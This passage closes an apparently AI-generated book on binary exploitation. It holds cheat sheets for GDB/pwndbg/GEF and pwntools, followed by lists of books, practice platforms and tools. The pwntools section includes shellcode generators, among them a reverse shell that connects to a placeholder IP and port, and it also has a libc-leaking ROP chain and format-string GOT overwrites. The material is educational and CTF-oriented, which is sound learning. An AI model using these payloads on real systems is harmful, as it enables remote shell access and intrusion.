x/50bx $rsp              # 50 bytes at RSP
x/4gx $rbp-0x20          # 4 qwords at rbp-32
```

C.5 pwndbg/GEF Extensions

```
# pwndbg
checksec                 # Binary protections
vmmap                    # Memory map
telescope $rsp 20        # Smart stack display
search -s "/bin/sh"      # Search for string
search -p 0xdeadbeef     # Search for value
cyclic 200               # Generate pattern
cyclic -l 0x61616168     # Find offset
rop                      # ROP gadgets
heap                     # Heap overview
bins                     # All bin contents
got                      # GOT entries
plt                      # PLT entries
retaddr                  # Show return addresses on stack

# GEF
gef config               # Configure GEF
pattern create 200       # Generate pattern
pattern search $rsp      # Find offset
xinfo $rax               # Detailed address info
```

Appendix D: pwntools Cheat Sheet

D.1 Setup and Connection

```
from pwn import *

# Context
context.binary = './binary'          # Auto-set arch, os, endian
context.arch = 'amd64'               # Or 'i386'
context.log_level = 'debug'          # Verbose output

# Connection
p = process('./binary')              # Local process
p = process('./binary', env={'LD_PRELOAD': './libc.so.6'})
p = remote('host', 1337)             # Remote TCP
p = ssh('user', 'host', password='pass').process('./binary')

# ELF
elf = ELF('./binary')
libc = ELF('./libc.so.6')
elf.symbols['main']                  # Address of main
elf.got['puts']                      # GOT entry for puts
elf.plt['puts']                      # PLT entry for puts
elf.search(b'/bin/sh').__next__()    # Find string in binary
```

D.2 Sending and Receiving

```
p.send(b"data")                      # Send raw bytes
p.sendline(b"data")                  # Send + newline
p.sendafter(b"prompt", b"data")      # Wait for prompt, then send
p.sendlineafter(b"> ", b"1")         # Wait for "> ", send "1\n"

data = p.recv(100)                   # Receive up to 100 bytes
data = p.recvline()                  # Receive until newline
data = p.recvuntil(b":")             # Receive until delimiter
data = p.recvall()                   # Receive everything (EOF)
p.interactive()                      # Interactive shell
```

D.3 Packing and Unpacking

```
# 64-bit (default with amd64 context)
p64(0xdeadbeef)          # Pack to 8 bytes, little-endian
u64(b"\xef\xbe\xad\xde\x00\x00\x00\x00")  # Unpack 8 bytes

# 32-bit
p32(0xdeadbeef)          # Pack to 4 bytes
u32(b"\xef\xbe\xad\xde")  # Unpack 4 bytes
```

```
# With partial data (common for leaks)
u64(leak.ljust(8, b"\x00"))     # Pad leak to 8 bytes before unpacking

# Other sizes
p16(0x1234)             # 2 bytes
p8(0x41)                # 1 byte

# Flat - combine multiple values
flat(0x41414141, 0x42424242, b"CCCC")
flat({0: b"start", 40: p64(ret_addr)}, length=80)  # Offset-based
```

D.4 ROP

```
rop = ROP(elf)
rop = ROP([elf, libc])              # Search multiple binaries

# Find gadgets
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0]

# Build chain
rop.raw(ret)                        # Stack alignment
rop.call('puts', [elf.got['puts']])  # puts(GOT_puts) to leak libc
rop.call('main')                    # Return to main for second stage

# Get the chain
chain = rop.chain()
print(rop.dump())                   # Pretty print the chain
```

D.5 Shellcraft and Format Strings

```
# Shellcode generation
shellcode = asm(shellcraft.sh())              # execve("/bin/sh")
shellcode = asm(shellcraft.cat('/flag'))       # cat /flag
shellcode = asm(shellcraft.connect('1.2.3.4', 4444) +
                shellcraft.dupsh())           # Reverse shell
shellcode = asm(shellcraft.nop() * 16 +       # NOP sled
                shellcraft.sh())

# Format string
payload = fmtstr_payload(offset, {target: value})
# offset: format string offset (where your input appears on stack)
# {target: value}: dictionary of {address_to_write: value_to_write}

# Manual format string
writes = {elf.got['puts']: elf.symbols['win']}
payload = fmtstr_payload(6, writes, numbwritten=0, write_size='short')
```

D.6 Useful Utilities

```python
# Cyclic patterns (find overflow offset)
pattern = cyclic(200)               # Generate 200-byte pattern
offset = cyclic_find(0x61616168)    # Find offset of value in pattern

# GDB integration
p = gdb.debug('./binary', '''
    break main
    continue
''')

# Logging
log.info(f"Leaked address: {hex(leak)}")
log.success("Got shell!")

# Checksec
print(ELF('./binary').checksec())

# Searching
libc.search(b"/bin/sh").__next__()   # Find /bin/sh in libc
```

Appendix E: Recommended Resources

E.1 Books

- **Hacking: The Art of Exploitation, 2nd Ed.** by Jon Erickson — The classic introduction to exploit development.
- **The Shellcoder's Handbook** by Anley, Heasman, Lindner, Richarte — Comprehensive reference on shellcode and exploitation.
- **A Guide to Kernel Exploitation** by Perla and Oldani — Kernel-level exploitation techniques.
- **The Tangled Web** by Michal Zalewski — Web security and browser internals.
- **Practical Binary Analysis** by Dennis Andriesse — Binary analysis fundamentals.
- **The Art of Software Security Assessment** by Dowd, McDonald, Schuh — Source code auditing.

E.2 Online Practice Platforms

- **pwnable.kr** — Wargame with challenges from basic to advanced exploitation.
- **pwnable.tw** — More advanced exploitation challenges.
- **Exploit Education (Phoenix)** — Structured learning from buffer overflows to heap.
- **OverTheWire (Narnia, Behemoth)** — Binary exploitation wargames.
- **ROP Emporium** — Focused specifically on learning ROP techniques.
- **Nightmare** — Reverse engineering and binary exploitation course with CTF challenges.
- **CTFtime.org** — Calendar of CTF competitions worldwide.
- **picoCTF** — Beginner-friendly CTF platform.

E.3 Tools and Frameworks

- **pwntools** — The essential Python exploitation framework.
- **GDB + pwndbg** — Debugger with exploit development enhancements.
- **Ghidra** — NSA's free reverse engineering suite.
- **IDA Free / IDA Pro** — Industry-standard disassembler.
- **Binary Ninja** — Modern binary analysis platform.
- **Ropper / ROPgadget** — ROP gadget finders.

- **one_gadget** — Find one-shot RCE gadgets in libc.
- **AFL++** — State-of-the-art coverage-guided fuzzer.
- **angr** — Binary analysis framework with symbolic execution.

E.4 Reference Materials

- **Intel Software Developer's Manual** — Definitive x86/x64 instruction reference.
- **Linux kernel source** — Understanding kernel internals (kernel.org).
- **glibc source (malloc/malloc.c)** — Understanding the heap allocator.
- **System V ABI** — x86-64 calling convention specification.
- **how2heap** — Shellphish's repository of heap exploitation techniques with PoCs.
- **Linux syscall table** — Complete reference at syscall.sh.

E.5 Communities and Blogs

- **Project Zero Blog** — Google's vulnerability research team publications.
- **Phrack Magazine** — Historic hacking and security research publication.
- **/r/netsec, /r/ReverseEngineering** — Reddit communities for security research.
- **Trail of Bits Blog** — Advanced security research and tooling.
- **LiveOverflow (YouTube)** — Excellent video series on binary exploitation.
- **John Hammond (YouTube)** — CTF walkthroughs and security content.

END OF BOOK

Thank you for reading. Stay curious, stay ethical, and keep learning.

This book was generated with AI (Claude by Anthropic).
All content is provided for educational purposes only.